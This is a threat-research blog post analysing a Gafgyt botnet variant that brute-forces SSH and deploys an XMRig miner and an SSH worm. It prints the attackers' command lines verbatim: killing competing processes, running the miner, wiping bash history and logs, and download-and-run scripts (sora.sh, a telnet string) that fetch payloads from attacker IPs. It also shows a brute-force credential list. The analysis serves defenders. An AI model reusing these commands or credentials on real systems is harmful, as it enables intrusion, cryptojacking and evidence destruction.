Gafgyt Malware Variant Exploits GPU Power and Cloud Native Environments

By Assaf Morag

Published: 2024-08-14 · Archived: 2026-04-05 19:57:57 UTC

Aqua Nautilus researchers discovered a new variant of Gafgyt botnet. This campaign is targeting machines with weak SSH passwords, executing 2 binaries from memory to increase the Gafgyt botnet and mine crypto currency with GPU power, indicating that the IoT botnet is targeting more robust servers running on cloud native environments. In this blog we explain about the campaign, the techniques used and how to detect and protect your environments.

Previously on Gafgyt

Gafgyt, also known as Bashlite or Lizkebab, is a botnet malware that targets Internet of Things (IoT) devices. It emerged around 2014 and primarily exploits weak or default credentials to gain control of devices such as routers, cameras, and DVRs. Once infected, these devices become part of a botnet used to launch distributed denial-of-service (DDoS) attacks, overwhelming targets with massive amounts of traffic. Gafgyt spreads by scanning for vulnerable devices and has seen various iterations and enhancements over the years. Its source code has been leaked, leading to numerous variants and adaptations, further complicating cybersecurity efforts.

Attack Flow

In this attack we see a successful brute force attempt on our SSH honeypot which is configured with a very weak password. The attacking server (a part of the botnet) executes some shell commands via the SSH connection and transfers the main payloads. Next, a crypto mining attack is executed, and the honeypot becomes a part of the botnet, scanning the internet, seeking to detect a weakly configured SSH user and password and initiate similar attack.



Figure 1: Gafgyt attack flow

Initial Access

The initial access is gained by brute forcing to an internet connected SSH with weak password. Once access is gained a few commands to inspect and prepare the server are executed and 2 payloads are passed via the newly established SSH connection.

System Discovery

A few checks are conducted mainly to determine if the machine has already been infected by this variant of Gafgyt and to check if another malware is running and if so to kill it.

Establishing if the malware is running:

```
bash -c ps aux | grep systemd-net | grep -v grep |grep -v systemd-networkd |grep -v ld-musl-x86_64
|grep -v rsyslogd | wc -l
```

Figure 2: Checking if the malware is already running

Killing competition:

```
bash -c kill -9 $(ps aux | grep xrx |grep -v grep |  awk '{print $2}');
kill -9 $(ps aux | grep biden1 |grep -v grep | awk '{print $2}');
kill -9 $(ps aux | grep biden1 |grep -v grep | awk '{print $2}');
kill -9 $(ps aux | grep zzh |grep -v grep | awk '{print $2}');
kill -9 $(ps aux | grep arx645 |grep -v grep | awk '{print $2}');
kill -9 $(ps aux | grep kthreaddk |grep -v grep | awk '{print $2}');
kill -9 $(ps aux | grep ab |grep -v grep | awk '{print $2}')
;kill -9 $(ps aux | grep kdevtmpfsi |grep -v grep | awk '{print $2}')
```

Figure 3: Killing competing malware

Next the two binaries are executed in memory.

Executing the cryptominer:

```
bash -c cd /dev/shm || cd /tmp || cd /var/run || cd /mnt || cd /root || cd / && cat > systemd-net && chmod +x systemd-net &&
./systemd-net --opencl --cuda -o 142.202.242.45:80 -u
43uCW7AgcgNcKj3MTBKVhy16iRqby1ithKpZyMzUdUGw1vyyqfn9Q5JU1RJ6ztS8C4AxxAKNM4Z4zARBRt2aRoQqFAKpgd6 -p xxx -k --tls --tls-
fingerprint 420c7850e09b7c0bdcf748a7da9eb3647daf8515718f36d9ccfdd6b9ff834b14 --donate-level 1 --background
```

Figure 4: Executing the XMRIG cryptominer

Executing the worm:

```
bash -c cd /dev/shm || cd /tmp || cd /var/run || cd /mnt || cd /root || cd / && cat > ld-musl-x86 && chmod +x ld-musl-x86 &&
./ld-musl-x86 ssh 1.txt rld rsyslog
```

Figure 5: Executing Gafgyt malware

Configuration alteration:

```
rm -rf /etc/sysctl.conf ; echo "fs.file-max = 2097152" > /etc/sysctl.conf ; sysctl -p ; ulimit -Hn ; ulimit -n 99999 -u 999999
```

Figure 6: Modifying configurations

`/etc/sysctl.conf` is a configuration file in Unix-like operating systems used to modify kernel parameters at runtime. It allows system administrators to tune system performance, enhance security, and customize kernel behavior. The file specifies parameters in the format `parameter = value`, such as enabling IP forwarding (`net.ipv4.ip_forward = 1`) or reducing the tendency to swap (`vm.swappiness = 10`). Changes are applied using the command `sudo sysctl -p`. This file is essential for optimizing system performance and security, enabling dynamic adjustments to various kernel settings like networking, memory management, and filesystem behavior.

Lastly history and logs files are deleted to evade detection.

History deletion:

```
bash -c rm -rf .bash_history;
rm -rf /var/run/utmp;
rm -rf /var/run/wtmp -;
rm -rf /var/log/lastlog;
rm -rf /usr/adm/lastlog;
rm -rf .bash_history;
cd /home;
rm -rf yum.log;
cd /var/log/;
rm -rf wtmp;
rm -rf secure;
rm -rf lastlog;
rm -rf messages;
touch messagess;
touch wtmp;
touch secure;
touch lastlog;
cd /root;
rm -rf .bash_history;
touch .bash_history;
unset HISTFILE;
unset HISTSAVE;
history -n;
unset WATCH;
nohup sh /tmp/.ssh/b &;
cd;
HISTFILE=/dev/null;
history -c && rm -f ~/.bash_history;
cd ..
```

Figure 7: History deletion

ld-musl-x86 and systemd-net analysis

During runtime there were two ELF files dropped to memory (`/dev/shm`). The first one is `ld-musl-x86` (MD5: ee929477b6144874974b1dc0b77e57a1) it is detected in Virus Total (VT) as Gafgyt SSH scanner, and the second one is `systemd-net` (MD5: b5b96a1bec4829501b85e6fe1c5044f5) and it is detected in VT as an XMR cryptominer.

The names of these binaries indicate that the threat actors are putting emphasis on defense evasion as these names are masquerading as legitimate components related to the Linux operating system environment.

`ld-musl-x86` refers to the dynamic linker for the musl libc implementation on the x86 architecture. The reference to musl is interesting as it is lightweight, fast, and simple implementation of the standard library for Linux-based operating systems, often available in alpine for instance. Musl is usually present in embedded systems or containers, this supports the broad view that Gafgyt is targeting IoTs but also our understanding that this variant of Gafgyt is also targeting cloud native environments.

`systemd-net` is likely referring to components related to network management within the systemd suite of system and service managers for Linux operating systems.

This ELF binary `ld-musl-x86` is a Go-compiled executable. It contains various functionalities based on the Gafgyt source code including generating IP addresses and ports, scanning the internet for exposed SSH and Telnet services, conducting brute force, inspecting the findings and initiating infection.

In the inspection phase the malware is using various checks to establish that this is a real server with the service running probably to avoid infecting low interaction honeypots.

The function `backgroundlogic` in the malware is set to download from the threat actor's server (at 107.189.5.210) the file 1.txt, which is a brute force configuration file containing 179 sets of users and passwords.

```
v23.len = 9LL;
v15.str = os_Getenv(v23).str;
v15.len = (int)runtime_newobject((runtime__type *)&RTYPE_sync_WaitGroup_0);
v25.str = (uint8 *)"107.189.5.210";
v25.len = 13LL;
v17.str = (uint8 *)":58417/";
v17.len = 7LL;
v18.str = v12.str;
v18.len = 4LL;
v10 = (unsigned __int64)runtime_concatstring3(0LL, v25, v17, v18).str;
v8 = runtime_ncpu;
v11 = &runtime_zerobase;
main_nolimits();
v0 = (runtime_funcval *)runtime_newobject((runtime__type *)&stru_6B3860);
v0->fn = (uintptr)main_backgroundLogic_func1;
v0[2].fn = 13LL;
v0[1].fn = (uintptr)"107.189.5.210";
runtime_newproc(v0);
v26.str = (uint8 *)"http://";
v26.len = 7LL;
v17.str = (uint8 *)"107.189.5.210";
v17.len = 13LL;
v24 = runtime_concatstring2((runtime_tmpBuf *)buf, v26, v17);
v1 = &port;
v17.str = (uint8 *)5;
v17.len = (int)"Bruh Started:\n";
```

Figure 8: C2 IP address hard coded in Gafgyt

An analysis of this list may shed a brighter light on the targets of this botnet.

```
GET /1.txt HTTP/1.1
Host: 107.189.5.210:58417
User-Agent: Go-http-client/1.1
Authorization: dkaSci2dglaS3cdo5arSr23
Accept-Encoding: gzip

HTTP/1.1 200 OK
Accept-Ranges: bytes
Content-Length: 5371
Content-Type: text/plain; charset=utf-8
Last-Modified: Sun, 21 Apr 2024 10:56:51 GMT
Date: Thu, 25 Apr 2024 13:02:25 GMT

root:root
craft:craft
admin:admin
ubnt:ubnt
moxa:moxa
ubuntu:ubuntu
ansible:ansible
user:user
teste:teste
zjw:zjw
test:test
telnet:telnet
postgres:postgres
orangepi:orangepi
```

Figure 9: Downloading an updated credentials list for brute force

While historically Gafgyt variants target IoT devices, in this case our classification of the users shows another objective. In the general purpose you can see usernames such as `admin`, `app`, `ftp` and others which can fall under any purpose to target Linux systems.

Under the gaming classification you can observe usernames such as `counterstrike` or `minecraft`.

Under IoTs you can see `nvidia`, `raspberrypi` and others.

In the cloud native category, we observe `Hadoop`, `AWS`, `Azure`, `Ansible`, `devops` and many other usernames which indicate that this botnet is putting cloud native environments in sight.



Figure 10: Distribution of targets as appears in the credentials list (pie chart)

In the binary there's a telnet function that deploys this:

```
.rodata:0000000000705E1B ; const uint8 byte_705E1B
.rodata:0000000000705E1B byte_705E1B     db 63h                 ; DATA XREF: main_telnet+490↑o
.rodata:0000000000705E1C aDTmpCdVarRunCd db 'd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http:/'
.rodata:0000000000705E5D                 db '/95.214.27.52/sora.sh; curl -O http://95.214.27.52/sora.sh; chmod'
.rodata:0000000000705E9E                 db ' 777 sora.sh; sh sora.sh; tftp 95.214.27.52 -c get sora.sh; chmod'
.rodata:0000000000705EDF                 db ' 777 sora.sh; sh sora.sh; tftp -r sora2.sh -g 95.214.27.52; chmod'
.rodata:0000000000705F20                 db ' 777 sora2.sh; sh sora2.sh; ftpget -v -u anonymous -p anonymous -'
.rodata:0000000000705F61                 db 'P 21 95.214.27.52 sora1.sh sora1.sh; sh sora1.sh; rm -rf sora.sh '
.rodata:0000000000705FA2                 db 'sora.sh sora2.sh sora1.sh; rm -rf *'
.rodata:0000000000705FC5 ; const uint8 byte_705FC5
```

Figure 11: Old dead IP in the Gafgyt binary

While this IP address is inactive at the moment. A short search in our honeypots database and over the internet reveals that this was used in the past as part of the Gafgyt campaign.

This is the sora.sh script:

```
/bin/bash
cd /tmp
cd /var/run
cd /mnt
cd /root
wget http://94.156.66.188/bins/sora.x86
curl -O http://94.156.66.188/bins/sora.x86
cat sora.x86 >robben
chmod +x *
./robben Payload
wget http://94.156.66.188/bins/sora.mips
curl -O http://94.156.66.188/bins/sora.mips
cat sora.mips >robben
wget http://94.156.66.188/bins/sora.mpsl
curl -O http://94.156.66.188/bins/sora.mpsl
cat sora.mpsl >robben
wget http://94.156.66.188/bins/sora.arm4
curl -O http://94.156.66.188/bins/sora.arm4
cat sora.arm4 >robben
wget http://94.156.66.188/bins/sora.arm5
curl -O http://94.156.66.188/bins/sora.arm5
cat sora.arm5 >robben
wget http://94.156.66.188/bins/sora.arm6
curl -O http://94.156.66.188/bins/sora.arm6
cat sora.arm6 >robben
wget http://94.156.66.188/bins/sora.arm7
curl -O http://94.156.66.188/bins/sora.arm7
cat sora.arm7 >robben
wget http://94.156.66.188/bins/sora.ppc
curl -O http://94.156.66.188/bins/sora.ppc
cat sora.ppc >robben
wget http://94.156.66.188/bins/sora.m68k
curl -O http://94.156.66.188/bins/sora.m68k
cat sora.m68k >robben
wget http://94.156.66.188/bins/sora.sh4
curl -O http://94.156.66.188/bins/sora.sh4
cat sora.sh4 >robben
```

Figure 12: The sora.sh script content

The fact that the IP address is inactive may strengthen the code and impact the repurposing of this Gafgyt variant.

The cryptominer in use is XMRIG, a Monero cryptocurrency miner. As illustrated in Figure 4 above, the execution code of the miner includes the flags `--cuda` and `--opencl`. IoT devices are generally characterized by their low power consumption, modest computational power, and capability to operate with limited memory and storage. However, in this case, the threat actor is seeking to run a cryptominer using the `--opencl` and `--cuda` flags, which leverage GPU and Nvidia GPU computational power. This, combined with the fact that the threat actor's primary impact is cryptomining rather than DDoS attacks, supports our claim that this variant differs from previous ones. It is aimed at targeting cloud-native environments with strong CPU and GPU capabilities.

Potential Exposure in the Wild

Shodan, the search engine for Internet-connected devices, was utilized to identify servers with exposed SSH. By querying Shodan for publicly accessible SSH, we uncovered more than 30 million internet connected instances. This highlights the critical need for securing your server against brute force attacks and potential exploitation, when using these network protocols.

TOTAL RESULTS

30,250,942

TOP COUNTRIES

United States	**6,911,684**
China	**5,968,628**
Brazil	**3,125,105**
Germany	**2,361,000**
Singapore	**828,474**

More...

TOP PORTS

22	**23,833,351**
24442	**876,913**
2222	**782,208**
10001	**84,784**
50000	**74,064**

More...

Figure 13: Shodan data for exposed SSH

Detection and Remediation with Aqua's CNAPP

In this blog we covered an attack against a server with an exposed to the internet port using SSH protocol. Utilizing SSH protocol to manage remote servers is extremely popular and adopted by many organizations and individuals. While best practice suggests using RSA keys many still use user and password to protect the access to the server.

In this case, we show a possible scenario of a misconfiguration, namely a weak username and password that were easily guessed by the attacker. Our honeypot had Utilized Aqua's advanced Runtime Protection solution to detect malicious and suspicious behavior in runtime.

In Figure 14 below, you can observe how Aqua Runtime Protection detected the attack in real time and alerted on the intrusion.



Figure 14: Aqua's platform, runtime detection for this attack

As you can see above, there were 7 alerts, indicating Fileless execution and cryptomining execution. On the right pane you can see that the binary `ld-musl-x86` was executed in the path `/dev/shm`, namely from memory. The low number of alerts, illustrate the precision of Aqua's runtime logic, as it is set to invoke in the events of a real attack based on behavioral analysis of millions of attacks that were caught in Aqua's honeypots and thoroughly analyzed by the Nautilus.

In case you wish to further understand what happened before the fileless execution and which events are linked to this execution and relevant, you can press the `timeline` button and observe the relevant history, related to this alert. In this case, we can see that the binary was dropped to the container during runtime.


Fileless Execution Detected
View Incident
Fileless execution was detected. Executing a process from memory instead from a file in the filesystem may indicate that an adversary is trying to avoid execution detection.
View raw data
HIGH
Event Summary
Timeline
Aug 2, 2024 11:32:53.740 PM
Behavioral
Binary dropped and executed on container detected
MITRE tactic: Defense Evasion
MITRE technique: Masquerading (Mitre)
A binary executable file was dropped and executed. In container environments binary executables are usually added in the image building process rather than dropped and executed during runtime. Ergo this alert can indicate an adversary has dropped a binary payload and executed it, running a program in a compromised container.
Process Name: ld-musl-x86 | PID: 91 | User ID: 1001 | Event Name: sched_process_exec
Evidence
View raw data
Command: /dev/shm/ld-musl-x86 -background | Container time: 1722629938778403300 | File path: /dev/shm/ld-musl-x86 | Process lineage: [object Object],[object Object],[object Object],[object Object] | Return value: 0 | SHA256: 06a2998b6343789a8a14ca93be24a168d494f2480007cc070593a7cc5746d085
Aug 2, 2024 11:32:53.740 PM
Behavioral
Fileless execution detected
MITRE tactic: Defense Evasion
MITRE technique: Reflective Code Loading
Fileless execution was detected. Executing a process from memory instead from a file in the filesystem may indicate that an adversary is trying to avoid execution detection.
Process Name: ld-musl-x86 | PID: 91 | User ID: 1001 | Event Name: sched_process_exec
Evidence
View raw data
Command: /dev/shm/ld-musl-x86 -background | File path: /dev/shm/ld-musl-x86 | Process lineage: [object Object],[object Object],[object Object],[object Object] | Return value: 0 | SHA256: 06a2998b6343789a8a14ca93be24a168d494f2480007cc070593a7cc5746d085
Create Suppression Rule

Figure 15: Aqua’s platform, incident timeline breakdown

Lastly as you can see in Figure 16 below, Aqua Runtime Protection also generates audit logs. In this case, your SOC analysts or IR teams wish to further investigate the intrusion. Mind that in this attack there were over 96,000 audit logs, that can be filtered based on numerous filters such as container name, container ID, MITRE Technique, Enforce group, Cloudfoundry organization and many more. Enabling to isolate the malicious events and focus on the investigation.

